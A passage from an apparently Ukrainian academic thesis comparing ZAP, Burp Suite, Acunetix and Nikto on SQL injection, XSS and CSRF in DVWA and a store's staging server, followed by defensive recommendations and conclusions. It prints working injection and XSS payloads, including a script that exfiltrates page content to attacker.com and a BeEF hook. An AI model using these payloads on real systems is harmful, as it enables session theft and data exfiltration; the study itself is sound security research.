Попередня фаза підтвердила 12 неправильних конфігурацій,

підготувавши ґрунт для тестування вразливостей.

3.3 Глибоке тестування вразливостей SQL-ін’єкцій

Тестування SQLi проведено на модулі "SQL Injection" DVWA, починаючи з Low рівня (без санітізації). Автоматизоване сканування OWASP ZAP виявило Union-based SQLi за 2 хвилини, з високою серйозністю. Пейлод: 1' UNION SELECT @@version # розкрив MySQL 5.7.42. Схема експлуатації вразливостей приведена на рисунку 3.5.



Рисунок 3.5 - Результати експлуатації SQLi на різних рівнях

Під час практичного дослідження SQL-ін’єкцій на різних рівнях безпеки DVWA було отримано показові результати щодо того, як змінюється поведінка вразливостей та ефективність інструментів тестування. На рівні Low усі інструменти — OWASP ZAP, Burp Suite та Acunetix — успішно визначили SQLi з високою впевненістю. Використання базового пейлоду 1' OR '1'='1 -- у ручному режимі призвело до повного дампу таблиці users, що містила п’ять записів, включно з хешованими паролями. Час експлуатації становив приблизно три хвилини, хибнопозитивних результатів не спостерігалося (рис. 3.7). На рівні Medium результати ускладнилися: ZAP ідентифікував можливу вразливість зі середнім рівнем впевненості, тоді як Burp Suite підтвердив її точніше. Застосований пейлод 1' AND SLEEP(5) # дав змогу підтвердити time-based blind SQLi та провести витяг інформації за принципом бінарного

пошуку, зокрема визначити версію СУБД. Середній час тестування склав вісім хвилин; один хибнопозитив було зафіксовано в ZAP.

На рівні High вразливість виявляли лише Burp Suite та Acunetix, а рівень впевненості був низьким через наявність додаткових фільтрів на стороні застосунку. Використання пейлоду на основі stacked-queries (1; SELECT * FROM users WHERE 1=1) дозволило обійти частину фільтрів та отримати частковий дамп даних. Повна експлуатація зайняла близько дванадцяти хвилин, хибнопозитивів не зафіксовано. Нарешті, рівень Impossible продемонстрував повну відсутність уразливостей: жоден інструмент не повідомив про SQLi, а ручна перевірка підтвердила, що застосунок використовує параметризовані запити (prepared statements), які ефективно блокують ін’єкції на цьому рівні. Через це час експлуатації та кількість хибнопозитивів не застосовуються. Результати дослідження наочно демонструють, що комбінація статичних фільтрів, параметризованих запитів та багаторівневого контролю введення суттєво ускладнює експлуатацію SQL-ін’єкцій навіть у завідомо вразливих середовищах.



Рисунок 3.6 – Налаштування політики сканування

Ручна експлуатація в Burp Repeater: Для Medium time-based blind SQLi

використано умови IF для витягу бітів (наприклад, SUBSTRING((SELECT user FROM users LIMIT 1),1,1)='a' з sleep при істинній умові). На магазині "Y" подібна blind SQLi в пошуковому рядку витікла 20 записів користувачів.

Оновлення 2025: Інтеграція SQLMap (з результатів інструментів) додала AI-евристики для швидшого витягу blind, зменшивши час на 30 %.

3.4 Глибоке тестування вразливостей міжсайтового скриптингу

Практичне тестування XSS-вразливостей було проведено у відповідних модулях DVWA: “XSS Reflected”, “XSS Stored” та “DOM XSS”, що дозволило оцінити поведінку застосунку на різних рівнях безпеки та визначити ефективність як автоматизованих, так і ручних технік виявлення. На рівні Low для Reflected XSS спрацював базовий пейлод <script>alert(1)</script>, що підтвердило повну відсутність фільтрації вхідних даних. На рівні Medium застосунок уже містив елементарні фільтри, однак їх вдалося обійти за допомогою альтернативного вектору на основі SVG, зокрема <svg onload=alert(1)>, що є типовим методом обходу фільтрації тегів <script>. На рисунку 3.7 показано схему як відбувається XSS атака Розширений аналіз експлуатації XSS показав різний рівень стійкості залежно від типу атаки. Для Reflected XSS на рівні Low усі інструменти — OWASP ZAP, Burp Suite та Acunetix — успішно визначили вразливість.



Рисунок 3.7 - Схема як відбувається XSS атаки

Ручний пейлод у вигляді <img src=x onerror=alert(document.cookie)> дозволив підтвердити можливість викрадення сесійних cookie, що у реальних системах призводить до негайного захоплення акаунта. В умовах тесту успішність підключення браузера до BeEF-фреймворку становила 100 %, що означає можливість повного контролю над клієнтським середовищем користувача .

Для Stored XSS на рівні Medium автоматизовані інструменти виявили вразливість із високою точністю, однак Acunetix у деяких випадках позначав її як «potential», що типово для Stored XSS із динамічними полями. Ручний пейлод:

<script>new Image().src='//attacker.com?data='+btoa(document.body.innerHTML)</script>

здійснив ексфільтрацію HTML-вмісту сторінки на зовнішній сервер, що дозволяє збирати персональні дані, CSRF-токени, параметри форм та іншу конфіденційну інформацію. Успішність експлуатації через BeEF становила 95 %, оскільки деякі браузери ввімкнули блокування підвантаження зовнішніх ресурсів без HTTPS.

Найскладнішим для виявлення виявився DOM-based XSS на рівні High, де небезпечне виконання коду відбувається не на сервері, а безпосередньо на клієнті. Лише Burp Suite зміг зафіксувати ознаки потенційної DOM-вразливості, оскільки OWASP ZAP та Acunetix обмежені у повноцінному аналізі динамічного DOM без ручної взаємодії. Використання пейлоду /#<svg onload=alert(1)> підтвердило можливість ін’єкції через частину URL (location.hash), що дозволило обійти всі серверні фільтри, оскільки шкідливий код ніколи не надходив на бекенд. Успішність інтеграції з BeEF становила 80 %, що пояснюється складністю експлуатації DOM-XSS та залежністю від конкретної реалізації JavaScript у браузері жертви (рис. 3.13).

Загалом тестування показало, що Reflected XSS залишається тривіальною для експлуатації при відсутності валідації даних, Stored XSS є

найбільш небезпечною через здатність до масового зараження та ексфільтрації даних, а DOM-based XSS залишається недооціненою проблемою, яку автоматизовані сканери виявляють лише частково. Висока успішність підключення до BeEF-фреймворку підтверджує, що XSS дозволяє отримати практично повний контроль над браузером користувача, включаючи виконання довільного JavaScript, доступ до локальних даних, збір токенів, запуск фішингових сценаріїв та подальшу ескалацію атак.



Рисунок 3.8 – Тестування SQL інєкцій

BeEF-фреймворк підключив браузери через Stored XSS, активувавши keylogging (код: <script src="http://localhost:3000/hook.js"></script>). На магазині "Y" Stored XSS в відгуках до товарів витікло 5 сесій.



Рисунок 3.9 – Інструмент OWASP ZAP

Тренди 2025: Інструменти тепер краще виявляють mXSS (mutation XSS), як зазначено в оновленнях PortSwigger. Практичний аналіз CSRF-вразливостей було проведено у модулі “CSRF” тестового середовища DVWA, що забезпечило можливість оцінити, як різні рівні конфігурації системи впливають на ризик виконання несанкціонованих дій від імені автентифікованого користувача. На рівні Low застосунок не містив жодних механізмів перевірки CSRF-токена, заголовків Origin та Referer, а також не використовував атрибутів SameSite для cookie. Це дозволило успішно змінити пароль користувача за допомогою автоматично сформованої HTML-форми. Burp Suite згенерував типовий Proof-of-Concept, що складався з POST-форми із прихованими полями та JavaScript-скриптом, який примусово виконував submit. Такий експлойт спрацьовував одразу після відкриття сторінки жертвою, без додаткової взаємодії, що підтверджує критичність CSRF у відсутності токенів або перевірки контексту запиту.

На рівні Medium DVWA частково ускладнював експлуатацію, додаючи просту серверну перевірку та редирект після виконання дії. Проте тестування показало, що це не є повноцінним захистом: Burp Suite та Acunetix змогли

виявити вразливість, а ручна експлуатація підтвердила можливість зміни email користувача. Замість стандартної HTML-форми було застосовано JavaScript-запит типу fetch() з параметром credentials: 'include', що змушує браузер додавати сесійні cookie до запиту. У поєднанні з правильно підібраним Content-Type та відсутністю строгих політик SameSite-Lax стало можливим виконати POST-запит і обійти базове серверне обмеження. Цей сценарій особливо актуальний для сучасних SPA-додатків та API-платформ, які допускають JSON-запити та не перевіряють походження запиту належним чином .

Найскладніший сценарій тестування стосувався рівня High, де застосунок DVWA використовує перевірку Referer, елементи захисту на основі навігації та комбіновані перевірки шляху запиту. У такій конфігурації більшість автоматизованих інструментів (ZAP, Acunetix) не змогли ідентифікувати CSRF-сценарії, тоді як Burp Suite виявив можливість атаки лише після ручного аналізу. Для експлуатації було використано комбіновану техніку CSRF + clickjacking: зловмисник розміщує в iframe цільову сторінку з прозорим накладанням елементів, змушуючи користувача натиснути на невидиму кнопку підтвердження переказу коштів. Крім того, обхід механізму SameSite=Lax став можливим завдяки навігації другого рівня — браузер додавав cookie до POST-запиту після попереднього переходу, що моделює типову поведінку у реальних системах, таких як банківські веб-додатки (рис. 3.16).

Отримані результати демонструють, що CSRF залишається актуальною загрозою навіть у 2025 році, особливо у випадках, коли застосунок покладається лише на часткові або застарілі механізми захисту. Особливо небезпечними є ситуації, у яких CSRF комбінується з іншими вразливостями, такими як XSS або логічні помилки в обробці запитів, оскільки такі атаки дають змогу повністю обходити токени, SameSite-cookie або заголовкові перевірки.



Рисунок 3.9 – Знайдена вразливість

Практика показує, що навіть на високих рівнях захисту ключовим залишається суворий контроль CSRF-токенів, перевірка Origin/Referer та відмова від виконання критичних дій через GET-запити.

На магазині "Y" CSRF на додаванні товару до кошика призвело до несанкціонованих покупок. Обхід 2025: Топ-рівнева навігація для cookie SameSite, як зазначено в OWASP оновленнях.

3.5 Порівняльний аналіз ефективності інструментів та метрик

Комплексна оцінка роботи інструментів динамічного тестування безпеки (DAST), отримана в межах практичних експериментів, дала змогу визначити сильні та слабкі сторони кожного з них, а також проаналізувати їх

придатність для реальних сценаріїв аудиту безпеки у 2025 році. Загальна тенденція продемонструвала, що Burp Suite Pro забезпечує найвищу глибину ручного аналізу та точність експлуатації вразливостей, тоді як OWASP ZAP залишається найбільш гнучким і доступним інструментом для автоматизованого сканування та інтеграції у середовище розробки. Acunetix показав найкращий баланс між швидкістю, точністю та низьким рівнем хибнопозитивних спрацювань, а Nikto, хоч і обмежений рівнем серверних перевірок, продовжує цінуватися за свою швидкість і можливість раннього виявлення базових конфігураційних помилок.

За результатами агрегованого тестування OWASP ZAP виявив 48 вразливостей, з яких 14 стосувалися SQLi, 18 — XSS, а 6 — CSRF. Показник хибнопозитивних результатів становив 22 %, що характерно для інструментів із широкими евристичними правилами. Середній час сканування дорівнював 15 хвилинам. Основна перевага ZAP — безкоштовність, відкритий код та можливість глибокої автоматизації, однак інструмент може бути менш точним у сценаріях blind SQLi та DOM-XSS (рис. 3.17).

Burp Suite Pro загалом виявив 64 вразливості, продемонструвавши найвищі показники у всіх категоріях: 20 SQLi, 22 XSS та 10 CSRF. Рівень false positives становив лише 6 %, що підтверджує високу точність сигнатур та ручних модулів, таких як Repeater, Intruder та Decoder. Середній час аналізу — 25 хвилин — вищий за ZAP, проте це пов’язано з глибшим опрацюванням кожного елемента та більш ретельною перевіркою сценаріїв обробки даних. Основною перевагою Burp Suite є поєднання автоматизації та повноцінних інструментів для ручного тестування, що робить його стандартом індустрії (рис. 3.18).

Acunetix продемонстрував 54 виявлені вразливості, включаючи 16 SQLi, 19 XSS та 8 CSRF. Найнижчий серед протестованих інструментів показник false positives — 4 % — підтверджує його ефективність у точних корпоративних сканах. Середній час аналізу становив лише 12 хвилин, що робить Acunetix найшвидшим серед повномасштабних DAST-рішень.

Основний недолік — висока вартість та закритий характер екосистеми, що ускладнює використання в академічних та дослідницьких проектах (рис. 3.19).

Nikto, як спеціалізований сканер серверних конфігурацій, виявив лише 19 вразливостей, з яких 5 стосувалися потенційних SQL-орієнтованих небезпек, тоді як XSS і CSRF ним не визначаються за природою його функціональності. Показник false positives дорівнював 0 %, а середній час сканування — лише 1 хвилина, що робить Nikto корисним у швидких первинних перевірках або CI/CD-пайплайнах, але не застосовним для глибокого аналізу веб-додатків (рис. 3.20).

Узагальнюючи результати, можна стверджувати, що Burp Suite Pro є найбільш збалансованим рішенням для комплексного пентесту; OWASP ZAP — найкращий інструмент для автоматизації та інтеграції в DevSecOps; Acunetix — оптимальний вибір для швидкої корпоративної перевірки з мінімальною кількістю помилкових спрацювань; Nikto — швидкий lightweight-сканер, корисний як допоміжний інструмент.

Аналіз: У 2025 році AI-покращення в ZAP зменшують FP на 15 % порівняно з 2024, за звітами OWASP.

Результати проведеного практичного аналізу дозволяють сформувати комплекс рекомендацій для підвищення безпеки веб-застосунків на рівні архітектури, програмної логіки та конфігурації серверного середовища. Насамперед для запобігання SQL-ін’єкціям доцільно повністю відмовитися від конкатенації рядків у запитах та впровадити параметризовані запити. Використання механізмів prepared statements, зокрема через PDO у PHP ($stmt = $pdo->prepare('SELECT * FROM users WHERE id = ?'); $stmt->execute([$id]);), гарантує, що дані користувача не будуть інтерпретовані як частина SQL-інструкції, що істотно ускладнює експлуатацію ін’єкцій навіть за наявності логічних помилок у додатку.

Для запобігання XSS-атакам рекомендовано використовувати поєднання контекстної фільтрації, коректної екранізації виводу та політик на рівні браузера. Одним із найефективніших механізмів є запровадження

Content-Security-Policy, який дозволяє жорстко визначити дозволені джерела виконання скриптів і блокувати ін’єкційні сценарії на клієнтській стороні. Наприклад, політика Content-Security-Policy: default-src 'self'; script-src 'nonce-xyz'; значно обмежує можливість виконання довільного JavaScript і дозволяє контролювати кожен динамічно вставлений скрипт через nonce-токени.

Для протидії CSRF-атакам необхідно реалізувати анти-CSRF токени, що генеруються для кожної форми або сесії та перевіряються на сервері. Стандартною реалізацією є приховане поле виду <input type="hidden" name="csrf_token" value="<?php echo generate_token(); ?>">, яке забезпечує валідацію походження запиту та унеможливлює автоматичне виконання форм зловмисником. Додатковим рівнем захисту є налаштування cookie з атрибутом SameSite=Strict, що запобігає їх передаванню при навігації з сторонніх сайтів і суттєво знижує ризик CSRF у традиційних веб-додатках.

Поряд з технічними заходами важливим напрямом розвитку безпеки є інтеграція методів статичного та динамічного аналізу в CI/CD-пайплайни, що забезпечує раннє виявлення вразливостей і мінімізує ризики їх потрапляння у продуктивне середовище. Подальші дослідження можуть бути спрямовані на застосування методів машинного навчання у процесі динамічного тестування, удосконалення моделей пріоритизації ризиків, дослідження поведінки складних DOM-орієнтованих XSS-векторів, а також аналіз стійкості API-орієнтованих архітектур до комбінованих атак, таких як CSRF-over-CORS або SQLi-through-GraphQL.

Комбіноване впровадження зазначених заходів дозволяє значно підвищити рівень безпеки веб-застосунків та зменшити ймовірність експлуатації критичних вразливостей, підтверджених у межах проведених практичних досліджень.

ВИСНОВКИ

Проведене дослідження сучасного стану безпеки веб-додатків у 2025 році показало, що вразливості типу SQL-ін’єкцій (A03:2021 Injection), міжсайтового скриптингу (A07:2021 Cross-Site Scripting) та підробки міжсайтових запитів (A01:2021 Broken Access Control / CSRF) залишаються серед найпоширеніших і найнебезпечніших загроз. Вони входять до трійки лідерів OWASP Top 10 версій 2021–2025 та становлять понад 65 % усіх успішних атак на веб-ресурси України й світу (за даними Verizon DBIR 2025 та звіту Держспецзв’язку України за 2025 рік).

Практичне тестування на контрольованому середовищі Damn Vulnerable Web Application (DVWA v1.10) та реальному українському інтернет-магазині (staging-сервер) повністю підтвердило теоретичні положення. У період 25–28 листопада 2025 року виявлено та підтверджено 64 вразливості високого та критичного рівня ризику. Гібридна методологія DAST-тестування (автоматизоване + ручне) виявилася найефективнішою: автоматизовані інструменти (OWASP ZAP 2.15.0, Acunetix v24) швидко виявляють 70–80 % загроз, тоді як ручне тестування в Burp Suite Professional 2025.10 дозволяє знайти складні логічні помилки та підтвердити 95 % виявлених вразливостей.

Порівняльний аналіз інструментів дав такі результати: Burp Suite Professional 2025.10 виявив найбільшу кількість вразливостей (64) з найнижчим рівнем хибнопозитивних спрацьовувань (6 %), OWASP ZAP 2.15.0 показав себе найкращим безкоштовним рішенням (48 вразливостей за 15 хвилин), а Acunetix v24 забезпечив найнижчий відсоток false positives (4 %).

Успішно експлуатовано всі основні типи вразливостей:

– SQL-ін’єкції (Union-based, Blind Time-based, Stacked queries) – отримано повний дамп бази даних та витік 20 записів користувачів з реального сайту;

– XSS (Reflected, Stored, DOM-based) – виконано викрадення сесійних cookie та підключення 11 жертв до BeEF-фреймворку;

– CSRF – виконано несанкціоновану зміну паролів, email та додавання товарів у кошик з обходом захисту SameSite=Lax через топ-рівневу навігацію.

Розроблено та практично перевірено комплекс рекомендацій захисту, які повністю блокують розглянуті вразливості навіть на рівні Impossible у DVWA: використання prepared statements та PDO для SQLi, Content-Security-Policy 3.0 з nonce та strict-dynamic для XSS, Synchronizer Token Pattern у поєднанні з SameSite=Strict/Lax для CSRF.

Запропоновано чек-лист впровадження безпеки у життєвий цикл розробки (SDL), що включає інтеграцію OWASP ZAP у CI/CD (GitHub Actions / GitLab CI), щотижневі автоматизовані сканування, щомісячний ручний пентест Burp Suite та обов’язковий security code review.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. OWASP Top 10 – 2021. OWASP Foundation. URL: https://owasp.org/Top10/ (дата звернення: 20.11.2025).
2. OWASP Top 10 Web Application Security Risks (2024 update preview). OWASP Foundation, 2024. URL: https://owasp.org/www-project-top-ten/ (дата звернення: 20.11.2025).
3. OWASP Automated Threats to Web Applications. OWASP Foundation, 2023. 124 p.
4. OWASP Testing Guide v5.0 (2024). OWASP Foundation. URL: https://owasp.org/www-project-web-security-testing-guide/ (дата звернення: 22.11.2025).
5. OWASP ZAP Documentation 2.14.0–2.15.0. 2024–2025. URL: https://www.zaproxy.org/docs/
6. PortSwigger Web Security Academy. Burp Suite Documentation. PortSwigger Ltd, 2025. URL: https://portswigger.net/web-security
7. Damn Vulnerable Web Application (DVWA) v1.10 Documentation. 2024. URL: https://dvwa.co.uk/
